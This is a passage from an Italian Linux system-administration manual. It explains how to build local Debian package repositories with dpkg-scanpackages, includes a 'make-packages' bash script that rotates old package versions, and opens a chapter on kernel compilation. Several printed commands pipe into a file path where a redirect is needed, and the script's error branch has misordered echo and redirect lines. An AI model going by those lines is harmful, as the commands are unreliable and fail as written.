        # Dal momento che i pacchetti sono differenti, si
        # devono salvare le variabili prima di procedere.
        ARCHIVIO0="$ARCHIVIO1"
        PACCHETTO0="$PACCHETTO1"
        VERSIONE0="$VERSIONE1"
        ARCHITETTURA0="$ARCHITETTURA1"
    fi
done
```

7.11.3 Distribuzione completa su un supporto unico

Per comprendere come realizzare una copia locale della distribuzione GNU/Linux Debian, occorre andare per gradi, partendo dal caso in cui questa è disponibile completamente in un supporto unico, per poi arrivare a comprendere le differenze che si devono introdurre per ottenere una versione distribuita su più unità di memorizzazione.

Si suppone che l'utente '**tizio**' voglia predisporre una copia locale della distribuzione Debian, a partire dalla directory '`/home/tizio/DEBIAN/`'. La struttura minima che dovrebbe articolarsi a partire da questa directory è quella che si vede nella figura 7.59.

Figura 7.59. Struttura minima di una distribuzione GNU/Linux Debian organizzata in modo da utilizzare un supporto unico.

```
debian/
  |-- dists/
  |     |-- stable --> ../codename
  |     `-- codename/
  |           |-- main/
  |           |     |-- disks-arch/
  |           |     |     `-- current/
  |           |     `-- binary-arch/
  |           |           |-- Packages
  |           |           |-- Packages.gz
  |           |           |-- admin/
  |           |           |-- base/
  |           |           |-- comm/
  |           |           :
  |           |-- contrib/
  |           |     `-- binary-arch/
  |           |           |-- Packages
  |           |           |-- Packages.gz
  |           |           :
  |           |-- non-free/
  |           |     :
  |           |-- non-US/
  |           |     :
  |           `-- local/
  |                 :
  `-- indices/
        `-- override.gz
```

In breve, viene descritto il senso di questa struttura.

- La directory ‘`debian/dists/stable/main/disks-i386/current/`’ contiene i file delle immagini dei dischetti (per

l'architettura x86) da utilizzare per avviare l'installazione e per riprodurre il sistema minimo precedente alla selezione dei pacchetti.

- Le directory '`debian/dists/stable/*/binary-i386/`' contengono la gerarchia finale dei pacchetti di ogni gruppo ('`main/`', '`contrib/`', '`non-free/`', '`non-US/`' e '`local/`'), che potrebbe essere suddivisa o meno in sezioni ('`admin/`', '`base/`', ecc.). Da quel punto, poi, si inseriscono gli archivi Debian.
- I file '`Packages`' e '`Packages.gz`', contenuti nelle directory '`debian/dists/stable/*/binary-i386/`', sono indispensabili per fornire ai programmi come Dselect e APT le informazioni importanti sui pacchetti.
- Il file, o i file '`debian/indices/override*.gz`' servono per ricostruire correttamente i file '`Packages`'.

Il problema nella riproduzione di una distribuzione Debian sta nella creazione dei file '`Packages`' (e di conseguenza anche '`Packages.gz`'). Per arrivare a questo risultato, occorre definire una stringa che serva a individuare la distribuzione, per esempio:

```
Debian GNU/Linux 2.1 slink personalizzata
```

Inoltre occorre un file *override* ('`debian/indices/override.gz`' o un altro nome simile), contenente l'abbinamento tra i pacchetti, la priorità e la classificazione in sezioni, come nell'estratto seguente:

```
at                  important       admin
cron                important       admin
locales             standard        admin
```

```
ncurses-term    standard        admin
acct            optional        admin
adjtimex        optional        admin
    …
adduser         required        base
ae              required        base
amiga-fdisk     required        base
    …
lilo            important       base
silo            important       base
    …
newt0.25        optional        base
ppp             optional        base
pppconfig       optional        base
syslinux        optional        base
    …
```

Infine occorrono i pacchetti, che si trovano lì dove sono. I file *override* vanno prelevati da una delle varie riproduzioni speculari, tenendo presente che possono essere aggiornati frequentemente. Di solito, questi file sono suddivisi in base ai raggruppamenti principali in cui si articola una versione: ‘`main/`’, ‘`contrib/`’,... Per semplificare le operazioni, può convenire la realizzazione di un file unico, come è stato mostrato nella struttura di esempio. A questo file si fa riferimento come ‘`override.gz`’.

I file *override* originali della distribuzione '**slink**' hanno i nomi: 'override.slink.gz', 'override.slink.contrib.gz', 'override.slink.non-free.gz' e 'override.slink.non-US.gz'. Per realizzare la propria copia della distribuzione, nulla vieta di fonderli tutti assieme in un file unico, come descritto in questi esempi, dove si fa riferimento a un solo file 'override.gz'.

Disponendo di questo materiale, si può utilizzare '**dpkg-scanpackages**' per rigenerare i file 'Packages'. Eventualmente si può vedere la pagina di manuale *dpkg-scanpackages(8)*.

```
tizio$ cd /home/tizio/DEBIAN/debian[Invio]
```

Ci si posiziona nella directory principale della distribuzione.

```
tizio$ dpkg-scanpackages ↩
↪      -m "Debian GNU/Linux 2.1 slink personalizzata" ↩
↪      dists/stable/main/binary-i386 indices/override.gz ↩
↪      > dists/stable/main/binary-i386/Packages[Invio]
```

Si genera il file 'Packages' per il gruppo di pacchetti della classificazione 'main/' (il comando è stato mostrato suddiviso su più righe per motivi tipografici).

```
tizio$ cat dists/stable/main/binary-i386/Packages ↩
↪      | gzip ↩
↪      | dists/stable/main/binary-i386/Packages.gz[Invio]
```

Si genera il file 'Packages.gz', comprimendo 'Packages' creato precedentemente.

In seguito, si fa la stessa cosa per i raggruppamenti 'contrib/',

‘`non-free/`’, ‘`non-US/`’ e ‘`local/`’.

Anche se alcuni di questi raggruppamenti non vengono utilizzati, nel senso che non si vogliono tenere pacchetti che vi appartengano, è molto importante che siano predisposte le directory vuote e anche i file ‘`Packages*`’, per facilitare le operazioni con Dselect e APT.

Il programma ‘**`dpkg-scanpackages`**’ può generare delle segnalazioni di errore, in particolare quando trova un pacchetto che non è indicato nel file *override*. In generale questo non provoca conseguenze gravi, tranne la mancanza di qualche informazione per quel pacchetto.

L’esempio seguente è un estratto di uno dei file ‘`Packages`’, dove si vede la descrizione del pacchetto ‘**`wget`**’. Si deve osservare in particolare che le informazioni dei campi ‘**`Priority`**’ e ‘**`Section`**’ sono state determinate in base al file *override*, mentre la descrizione del campo ‘**`X-Medium`**’ è stata ottenuta dall’opzione ‘**`-m`**’ di ‘**`dpkg-scanpackages`**’.

```
Package: wget
Version: 1.5.3-1.1
Priority: optional
Section: web
Maintainer: Nicolás Lichtmaier <nick@feedback.net.ar>
Depends: libc6
Architecture: i386
Filename: dists/stable/main/binary-i386/wget_1.5.3-1.1.deb
Size: 221932
MD5sum: 323962a35dabbf88edfe665ad70eb382
Description: utility to retrieve files from the WWW via HTTP and FTP
 Wget [formerly known as Geturl] is a freely available network utility
 to retrieve files from the World Wide Web using HTTP and FTP, the two
```

```
 most widely used Internet protocols.  It works non-interactively, thus
 enabling work in the background, after having logged off.
 .
 The recursive retrieval of HTML pages, as well as FTP sites is
 supported -- you can use Wget to make mirrors of archives and home
 pages, or traverse the web like a WWW robot (Wget understands
 /robots.txt).
installed-size: 535
X-Medium: Debian GNU/Linux 2.1 slink personalizzata
```

Per accedere facilmente a questa distribuzione locale, basta configurare APT attraverso il file '`/etc/apt/sources.list`':

```
deb file:/home/tizio/DEBIAN/debian stable main contrib non-free non-US local
```

Se le dimensioni lo consentono, si può trasferire una copia della gerarchia '`/home/tizio/DEBIAN/`' in un disco rimovibile, come un CD-ROM o un DVD-ROM.

7.11.4 Distribuzione suddivisa su diversi supporti

Se si vuole produrre un CD/DVD, o comunque si vuole fare una copia della distribuzione suddividendola in più supporti, le cose si complicano. Per prima cosa si deve iniziare da una copia locale organizzata già nelle suddivisioni che si vogliono ottenere. Supponendo di partire dalla directory '`/home/tizio/DEBIAN/`', conviene aggiungere altre sottodirectory ulteriori, una per ogni suddivisione che si vuole ottenere: '`1/`', '`2/`',...

La struttura della gerarchia che si articola a partire da queste sottodirectory deve essere la stessa, anche quando alcuni gruppi di pacchetti ('`main/`', '`contrib/`', ecc.) risultano senza archivi. La figura 7.64 mostra evidenziate le varianti rispetto al modello già mostrato.

Figura 7.64. Struttura minima di una distribuzione GNU/Linux Debian organizzata in modo da utilizzare più supporti.

```
debian/
  |-- .disk/
  |     `-- info
  |-- local/
  |     `-- local --> ../stable/local
  |-- dists/
  |     |-- stable --> ../codename
  |     `-- codename/
  |           |-- main/
  |           |     |-- disks-arch/
  |           |     |     `-- current/
  |           |     `-- binary-arch/
  |           |           |-- Packages
  |           |           |-- Packages.gz
  |           |           |-- Packages.cd
  |           |           |-- Packages.cd.gz
  |           |           :
  |           |-- contrib/
  |           |     :
  |           |-- non-free/
  |           |     :
  |           |-- non-US/
  |           |     :
  |           `-- local/
  |                 :
  `-- indices/
        `-- override.gz
```

Rispetto alla situazione precedente, si aggiunge il file ‘`debian/.disk/info`’, che deve contenere la stringa di descrizione del supporto, una cosa simile ai due esempi seguenti:

```
Debian GNU/Linux 2.1 slink personalizzata disco 1
```

```
Debian GNU/Linux 2.1 slink personalizzata disco 2
```

Nelle directory ‘`debian/dists/stable/*/binary-i386/`’ appaiono dei file nuovi: ‘`Packages.cd`’ e ‘`Packages.cd.gz`’. Infine, il raggruppamento di pacchetti ‘**`local`**’, dovrebbe trovarsi nella directory ‘`debian/dists/local/local/`’. Probabilmente, conviene realizzare un collegamento simbolico per portarlo nella collocazione normale.

I supporti distinti, vengono riconosciuti in base alla stringa contenuta nel file ‘`debian/.disk/info`’, che va scelta opportunamente e va utilizzata anche per la definizione del campo ‘**`X-Medium`**’.

Si comincia dalla preparazione dei file ‘`Packages`’ e ‘`Packages.gz`’, più o meno come è stato fatto nella situazione precedente:

```
tizio$ cd /home/tizio/DEBIAN/1/debian[Invio]

tizio$ dpkg-scanpackages -m `cat .disk/info` ↩
↪      dists/stable/main/binary-i386 indices/override.gz ↩
↪      > dists/stable/main/binary-i386/Packages[Invio]

tizio$ cat dists/stable/main/binary-i386/Packages ↩
↪      | gzip ↩
↪      | dists/stable/main/binary-i386/Packages.gz[Invio]
```

Come prima, si fa la stessa cosa per gli altri gruppi di pacchetti e poi si ripete il procedimento per la copia contenuta nella directory ‘`/home/tizio/DEBIAN/2/`’ (si suppone che si tratti di una suddivisione in due soli supporti):

```
tizio$ cd /home/tizio/DEBIAN/2/debian[Invio]

tizio$ dpkg-scanpackages -m `cat .disk/info` ↩
```

```
↪     dists/stable/main/binary-i386 indices/override.gz ↩
↪     > dists/stable/main/binary-i386/Packages [Invio]

tizio$ cat dists/stable/main/binary-i386/Packages ↩
↪     | gzip ↩
↪     | dists/stable/main/binary-i386/Packages.gz [Invio]
```

Alla fine, si devono realizzare i file '`Packages.cd`', che si compongono della somma dei file '`Packages`' di ogni gruppo:

```
tizio$ cd /home/tizio/DEBIAN/ [Invio]

tizio$ cat 1/debian/dists/stable/main/binary-i386/Packages ↩
↪     2/debian/dists/stable/main/binary-i386/Packages ↩
↪     > 1/debian/dists/stable/main/binary-i386/Packages.cd [Invio]

tizio$ cat 1/debian/dists/stable/main/binary-i386/Packages ↩
↪     2/debian/dists/stable/main/binary-i386/Packages ↩
↪     > 2/debian/dists/stable/main/binary-i386/Packages.cd [Invio]

tizio$ cat 1/debian/dists/stable/main/binary-i386/Packages.cd ↩
↪     | gzip ↩
↪     | 1/debian/dists/stable/main/binary-i386/Packages.cd.gz [Invio]

tizio$ cat 2/debian/dists/stable/main/binary-i386/Packages.cd ↩
↪     | gzip ↩
↪     | 2/debian/dists/stable/main/binary-i386/Packages.cd.gz [Invio]
```

In pratica, i file '`Packages.cd`' contengono le informazioni su tutti i pacchetti del proprio gruppo; sia quelli presenti effettivamente nel supporto, sia quelli che si trovano negli altri. I programmi come Dselect distinguono il supporto in base al nome che gli è stato attribuito, indicato nel file '`debian/.disk/info`' e riportato nel campo '**`X-Medium`**' dei file '`Packages.cd*`'.

Per accedere facilmente a questa distribuzione locale, spezzata in due o più parti, basta configurare APT attraverso il file '`/etc/apt/sources.list`':

```
deb file:/home/tizio/DEBIAN/1/debian stable main contrib non-free non-US local
deb file:/home/tizio/DEBIAN/2/debian stable main contrib non-free non-US local
…
```

Per copiare le due strutture in dischi separati, basta trasferire una copia delle gerarchie ‘`/home/tizio/DEBIAN/*/`’.

7.11.5 Un esempio banalizzato, ma funzionante

Viene proposta in questa sezione un’organizzazione semplificata per ospitare i pacchetti Debian che si raccolgono qua e là. Si parte da una struttura, di alcuni file e directory, che per il momento viene semplificata:

```
.
|-- DIST
|-- Packages.cd.gz
|-- dists/
|   |-- 00 -> /tmp
|   |-- 01/
|   |-- 02/
|   `-- 03/
|-- indices/
|   |-- Maintainers.gz
|   |-- override.gz
|   `-- pubring.pgp
`-- make-packages
```

Si può osservare che la directory ‘`dists/00/`’ è in realtà un collegamento simbolico alla directory temporanea (‘`/tmp/`’).

Il file ‘`DIST`’ deve contenere una riga, con la denominazione della distribuzione, che eventualmente può limitarsi a essere:

```
Debian GNU/Linux
```

I file ‘Packages.cd.gz’, ‘indices/Maintainers.gz’ e ‘indices/override.gz’ sono file compressi con ‘**gzip**’, a partire da file completamente vuoti; il file ‘indices/pubring.pgp’ è vuoto.

All’interno delle directory ‘dists/01/’, ‘dists/02/’ e ‘dists/03/’ ci sono dei collegamenti simbolici identici nei tre casi:

```
.
|-- dists/
|   |-- 01/
|   |   |-- binary-all -> .
|   |   |-- binary-i386 -> .
|   |   |-- contrib -> .
|   |   |-- local -> .
|   |   |-- main -> .
|   |   |-- non-US -> .
|   |   `-- non-free -> .
:   :
```

Con questa struttura, si possono mettere i file degli archivi Debian nelle directory ‘dists/01/’, ‘dists/02/’ e ‘dists/03/’, tenendo conto che in presenza di pacchetti doppi, ma con versione differente, quelli riferiti alla versione più vecchia vengono spostati a un livello precedente tramite uno script. In pratica, secondo questa sistemazione, i pacchetti che si raccolgono vanno inseriti soltanto nella directory ‘dists/03/’, dalla quale i più vecchi vengono spostati automaticamente all’interno di ‘dists/02/’, di ‘dists/01/’ e di ‘dists/00/’, ma dato che ‘dists/00’ è in realtà un collegamento simbolico a ‘/tmp/’, l’ultimo passaggio è semplicemente un modo per eliminarli. Così facendo, anche se si aggiornano i pacchetti, rimane una copia di scorta delle versioni precedenti.

Lo script che fa il lavoro è '**make-packages**', che va avviato mentre la directory corrente corrisponde all'inizio della struttura; pertanto va avviato così:

```
$ ./make-packages [Invio]
```

Lo script crea anche il file '.disk/info' e il file 'error-messages' (una copia di questo file dovrebbe essere disponibile presso *allegati/make-packages*).

Listato 7.71. Lo script '**make-packages**'.

```
#!/bin/sh
# La directory di partenza deve essere quella da cui si
# dirama la directory "dists/"
START_DIR=`pwd`
# Definisce il file da usare per i messaggi di errore e lo
# svuota.
ERROR_MESSAGES="$START_DIR/error-messages"
echo > $ERROR_MESSAGES
# Definisce il contenuto dei file ".disk/info"
# ATTENZIONE! il file ".disk/info" è obbligatorio per
# "dselect"!
DISTRIBUTION=`cat $START_DIR/DIST`
DATE=`date "+%Y.%m.%d %H:%M"`
rm -rf $START_DIR/.disk
mkdir $START_DIR/.disk
echo "$DISTRIBUTION $DATE" > $START_DIR/.disk/info
# Carica il nome che identifica i supporti.
# ATTENZIONE! il file ".disk/info" è obbligatorio per
# "dselect"!
MEDIA=`cat .disk/info`
# Dichiara la funzione che sistema i file.
function debian_arrange_files ()
{
    DISTRIBUTION="$1"
```

```
    PREVIOUS_LEVEL="$2"
    # Inizializza le variabili di ambiente che servono per
    # accumulare i valori per il confronto.
    ARCHIVE_0=""
    ARCHIVE_1=""
    PACKAGE_0=""
    PACKAGE_1=""
    VERSION_0=""
    VERSION_1=""
    ARCHITECTURE_0=""
    ARCHITECTURE_1=""
    CORRECT_NAME_0=""
    CORRECT_NAME_1=""
    # Inizia il ciclo di scansione degli archivi Debian che
    # si trovano nella directory corrente.
    for ARCHIVE_1 in *.deb
    do
        # Se il nome è «*.deb», non ci sono file del genere.
        if [ "$ARCHIVE_1" = "*.deb" ]
        then
            # Non si fa nulla.
            return
        fi
        # Estrae il nome del pacchetto.
        PACKAGE_1=`dpkg --field $ARCHIVE_1 package`
        # Estrae la versione del pacchetto.
        VERSION_1=`dpkg --field $ARCHIVE_1 version`
        # Estrae il nome dell'architettura.
        ARCHITECTURE_1=\
`dpkg --field $ARCHIVE_1 architecture`
        # Compone il nome teorico.
        CORRECT_NAME_1=\
"${PACKAGE_1}_${VERSION_1}_${ARCHITECTURE_1}.deb"
        # Confronta con il nome dell'archivio.
```

```
        if [ "$CORRECT_NAME_1" != "$ARCHIVE_1" ]
        then
            # I nomi sono differenti.
            # Modifica il nome forzando la situazione (prima
            # si usava l'opzione -i).
            echo "n" | mv -f "$ARCHIVE_1" \
                             "$CORRECT_NAME_1" 2> /dev/null
            echo "$ARCHIVE_1 ---> $CORRECT_NAME_1"
            echo "$ARCHIVE_1 ---> $CORRECT_NAME_1" \
                 >> $ERROR_MESSAGES
            # Meglio annotare il nome nuovo nella variabile.
            ARCHIVE_1="$CORRECT_NAME_1"
        fi
        # Confronta con il pacchetto precedente.
        if [ "$PACKAGE_1" == "$PACKAGE_0" ]
        then
            if dpkg --compare-versions "$VERSION_1" \
                                       eq "$VERSION_0"
            then
                # Si tratta di un'anomalia in cui si deve
                # intervenire a mano.
                echo "Same version: $ARCHIVE_0 $ARCHIVE_1"
                echo "Same version: $ARCHIVE_0 $ARCHIVE_1"\
                     >> $ERROR_MESSAGES
                # In questo caso, non occorre spostare i
                # valori nelle variabili.
            elif dpkg --compare-versions "$VERSION_1" \
                                         gt "$VERSION_0"
            then
                # Si sposta l'archivio doppio nel livello
                # precedente.
                echo \
"$DISTRIBUTION/$ARCHIVE_0 --> $PREVIOUS_LEVEL"
                mv $ARCHIVE_0 ../$PREVIOUS_LEVEL/$ARCHIVE_0
```

```
                # Sposta i valori nelle variabili.
                ARCHIVE_0="$ARCHIVE_1"
                PACKAGE_0="$PACKAGE_1"
                ARCHITECTURE_0="$ARCHITECTURE_1"
                VERSION_0="$VERSION_1"
                CORRECT_NAME_0="$CORRECT_NAME_1"
            elif dpkg --compare-versions "$VERSION_1" \
                                         lt "$VERSION_0"
            then
                # Si sposta l'archivio doppio nel livello
                # precedente.
                echo \
"$DISTRIBUTION/$ARCHIVE_1 --> $PREVIOUS_LEVEL"
                mv $ARCHIVE_1 ../$PREVIOUS_LEVEL/$ARCHIVE_1
                # In questo caso, non occorre spostare i
                # valori nelle variabili.
            else
                # Questo caso non dovrebbe verificarsi.
                echo "There is an error matching the"
                echo "following archives:"
                echo "    $ARCHIVE_0"
                echo "    $ARCHIVE_1"
                echo "There is an error matching the"\
                echo "following archives:"
                     >> $ERROR_MESSAGES
                echo "    $ARCHIVE_0"\
                     >> $ERROR_MESSAGES
                echo "    $ARCHIVE_1"\
                     >> $ERROR_MESSAGES
                # In questo caso, non occorre spostare i
                # valori nelle variabili.
            fi
        else
            # Dal momento che i pacchetti sono differenti,
```

```
            # si devono salvare le variabili prima di
            # procedere.
            ARCHIVE_0="$ARCHIVE_1"
            PACKAGE_0="$PACKAGE_1"
            ARCHITECTURE_0="$ARCHITECTURE_1"
            VERSION_0="$VERSION_1"
            CORRECT_NAME_0="$CORRECT_NAME_1"
            # mostra cosa è stato fatto
            echo "$PACKAGE_1"
        fi
    done
}
# Dichiara la funzione che esegue le operazioni ripetitive
# su ogni sezione di ogni distribuzione, per ogni disco.
function process_disk_distribution_section ()
{
    MEDIA="$1"
    DISTRIBUTION="$2"
    PREVIOUS_LEVEL="$3"
    SECTION="$4"
    echo "$MEDIA, $DISTRIBUTION, $SECTION"
    cd $START_DIR/dists/$DISTRIBUTION/$SECTION/binary-i386
    debian_arrange_files $DISTRIBUTION $PREVIOUS_LEVEL
    cd $START_DIR
    dpkg-scanpackages                                          \
       dists/$DISTRIBUTION/$SECTION/binary-i386                \
       $START_DIR/indices/override.gz                          \
       > dists/$DISTRIBUTION/$SECTION/binary-i386/Packages     \
       2>> $ERROR_MESSAGES
    cat dists/$DISTRIBUTION/$SECTION/binary-i386/Packages      \
        | gzip -9                                              \
    > dists/${DISTRIBUTION}/$SECTION/binary-i386/Packages.gz
}
# Funzione frontale.
```

```
function process_section () {
    DISTRIBUTION="$1"
    PREVIOUS_LEVEL="$2"
    SECTION="$3"
    process_disk_distribution_section \
        "$MEDIA" $DISTRIBUTION $PREVIOUS_LEVEL $SECTION
    # Prepara i file "Packages.cd" e "Packages.cd.gz"
    cd $START_DIR
    cat dists/$DISTRIBUTION/$SECTION/binary-i386/Packages  \
      > dists/$DISTRIBUTION/$SECTION/binary-i386/Packages.cd
    cd $START_DIR/dists/$DISTRIBUTION/$SECTION/binary-i386
    cat Packages.cd | gzip -9 > Packages.cd.gz
    cd $START_DIR
}
# Inizia il programma.
cd $START_DIR
process_section 03 02 main
process_section 02 01 main
process_section 01 00 main
```

7.12 Riferimenti

«

- *The Debian GNU/Linux FAQ*, http://ftp.it.debian.org/debian/doc/FAQ/
- Ian Jackson, Christian Schwarz, *Debian Po, al* http://www.debian.org/doc/debian-policy/

[1] Quando si installa un programma fornito in forma già compilata per la propria piattaforma, si possono incontrare dei problemi se il pacchetto di distribuzione del programma non è stato predisposto specificatamente per l'organizzazione della propria distribuzione

GNU, perché diversamente è prassi normale che il pacchetto in questione contenga tutte le informazioni sulle dipendenze e le eventuali incompatibilità.

[2] In fase di aggiornamento dei pacchetti di una distribuzione Debian, di norma si viene interrogati sul da farsi, a proposito della configurazione preesistente.

[3] **Dpkg** GNU GPL

[4] **Cruft** GNU GPL

[5] **Deborphan** GNU GPL o Artistic

[6] **Orphaner** GNU GPL o Artistic

[7] **Debconf** software libero con licenza speciale

[8] **Configure-debian** GNU GPL

[9] **Dselect** GNU GPL

[10] Per la precisione, si usa l'estensione '`.dpkg-dist`' quando il file in questione rappresenta la configurazione proposta dalla distribuzione, mentre si usa '`.dpkg-old`', quando il file rappresenta la configurazione precedente che è stata sostituita a seguito di una risposta affermativa da parte di colui che esegue l'aggiornamento.

[11] **APT** GNU GPL

8.1 Ricompilazione del kernel 448
8.2 Compilazione del kernel in una distribuzione GNU/Linux Debian 453
8.3 Elementi della configurazione 455
8.3.1 General setup 460
8.3.2 Enable loadable module support 461
8.3.3 Processor type and features 462
8.3.4 Power management and ACPI options 465
8.3.5 Bus options 466
8.3.6 Executable file formats 468
8.3.7 Networking 468
8.3.8 Device drivers 474
8.3.9 Filesystems 495
8.3.10 Kernel hacking 498
8.4 Come fare per configurare correttamente il kernel che si vuole compilare 500
8.5 Parametri di avvio del kernel Linux 502
8.5.1 File system principale (root) 503
8.5.2 Memoria 504
8.5.3 Varie 505
8.5.4 Interfacce di rete Ethernet 507
8.6 Gestione dei moduli 509

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

8.6.1 Dipendenza tra i moduli 509
8.6.2 Parametri 510
8.6.3 Utilizzo di «insmod» 511
8.6.4 Utilizzo di «rmmod» 512
8.6.5 Utilizzo di «lsmod» 512
8.6.6 Utilizzo di «depmod» 514
8.6.7 Utilizzo di «modprobe» 515
8.6.8 Informazione sui moduli 518
8.7 Configurazione dei moduli 518
8.7.1 Direttiva alias 519
8.7.2 Direttiva options 521
8.8 Firmware 521
8.9 File di dispositivo 524
8.9.1 Creazione dei file di dispositivo 525
8.9.2 kernel Linux e uDev 527
8.9.3 Messaggio: «unable to open an initial console» . . . 533
8.10 Disco RAM iniziale: Initrd 534
8.10.1 Teoria e visione generale 535
8.10.2 Creazione automatica di un disco RAM iniziale . 538
8.10.3 Esempio di un disco RAM iniziale 539
8.11 Combinazioni magiche con «R sist», ovvero «SysRq» 542
8.12 Riferimenti 546

depmod 514 insmod 511 lsmod 512 MAKEDEV 525
make-kpkg 453 mkinitrd 538 mknod 525 modinfo 518
modprobe 515 rmmod 512 udevd 527

Il kernel è il nocciolo del sistema operativo: i programmi utilizzano le funzioni fornite dal kernel e in questa maniera sono sollevati dall'agire direttamente con la CPU. Il kernel Linux è costituito da un file principale, il cui nome può essere 'vmlinuz', oppure 'zImage', 'bzImage' e altri ancora, ma può comprendere anche moduli aggiuntivi per la gestione di componenti hardware specifici che devono poter essere attivati e disattivati durante il funzionamento del sistema.

Quando si fa riferimento a un kernel in cui tutte le funzionalità che servono sono incluse nel file principale, si parla di kernel monolitico, mentre quando parte di queste sono demandate a moduli esterni, si parla di kernel modulare. Il kernel monolitico ha il vantaggio di avere tutto in un file, ma nello stesso modo è rigido e non permette di liberare risorse quando le unità periferiche gestite non servono. Il kernel modulare ha il vantaggio di poter disattivare e riattivare i moduli a seconda delle esigenze, in particolare quando moduli distinti gestiscono in modo diverso lo stesso tipo di unità periferica. Tuttavia, a causa della frammentazione in molti file, l'uso dei moduli può essere fonte di errori.

In generale, chi fa per la prima volta l'esperienza di compilarsi un kernel personalizzato farebbe bene a cominciare incorporando nel file principale tutta la gestione delle memorie di massa, in modo da non dipendere dai moduli per l'innesto del file system principale.

8.1 Ricompilazione del kernel

«

Le distribuzioni GNU/Linux tendono a fornire agli utilizzatori un kernel modulare per usi generali. Anche se questo tipo di kernel si adatta sicuramente alla maggior parte delle configurazioni, ci sono situazioni particolari dove è preferibile costruire un proprio kernel, monolitico o modulare che sia. Per poter comprendere il procedimento di compilazione del kernel Linux, occorre sapere come si compila e si installa un programma tipico distribuito in forma sorgente, come descritto nella sezione 7.1.

Per poter procedere alla compilazione del kernel è necessario avere installato gli strumenti di sviluppo software, cioè il compilatore e i sorgenti del kernel. In particolare, i sorgenti del kernel possono anche essere reperiti presso vari siti, ma principalmente da *http://www.kernel.org* .

Se i sorgenti sono stati installati come parte di una distribuzione, questi potrebbero trovarsi da qualche parte a partire da '`/usr/src/`', ma la loro compilazione non richiede una collocazione particolare nel file system, tanto che anche un utente comune, senza privilegi, può farlo, collocando i sorgenti nell'ambito della propria directory personale. In particolare, la distribuzione GNU/Linux Debian si limita a piazzare un archivio (un file compresso) nella directory '`/usr/src/`', lasciando all'utente il compito di estrarlo dove meglio crede.

Si parte con l'estrazione dell'archivio che contiene i sorgenti; naturalmente l'utente deve estrarre l'archivio in una posizione in cui gli sia concesso di farlo in base ai permessi che lo riguardano. Va tenuto presente che i sorgenti possono essere compilati da un utente comu-

ne, anche se poi questo potrebbe non avere la facoltà di installare effettivamente il kernel prodotto in questo modo.

```
$ tar xjvf linux-versione.tar.bz2 [Invio]
```

Una volta estratti i sorgenti del kernel, si può passare alla configurazione che precede la compilazione. Per questo, ci si posiziona nella directory dei sorgenti; quindi, dopo aver letto il file '`README`', si può procedere.

```
$ cd linux-versione [Invio]
```

La directory corrente deve essere quella a partire dalla quale si diramano i sorgenti del kernel.

```
$ make mrproper [Invio]
```

Il comando '**`make mrproper`**' serve a eliminare file e collegamenti vecchi che potrebbero interferire con una nuova compilazione. In particolare, **elimina la configurazione data in precedenza** alla compilazione del kernel.

```
$ make defconfig [Invio]
```

La prima volta che si procede a definire i contenuti di un proprio kernel, conviene partire da una configurazione predefinita, ottenibile con il comando '**`make defconfig`**', appena mostrato. In pratica si ottiene un file '`.config`' con la selezione delle voci ritenute fondamentali. Successivamente si passa alla fase di configurazione:

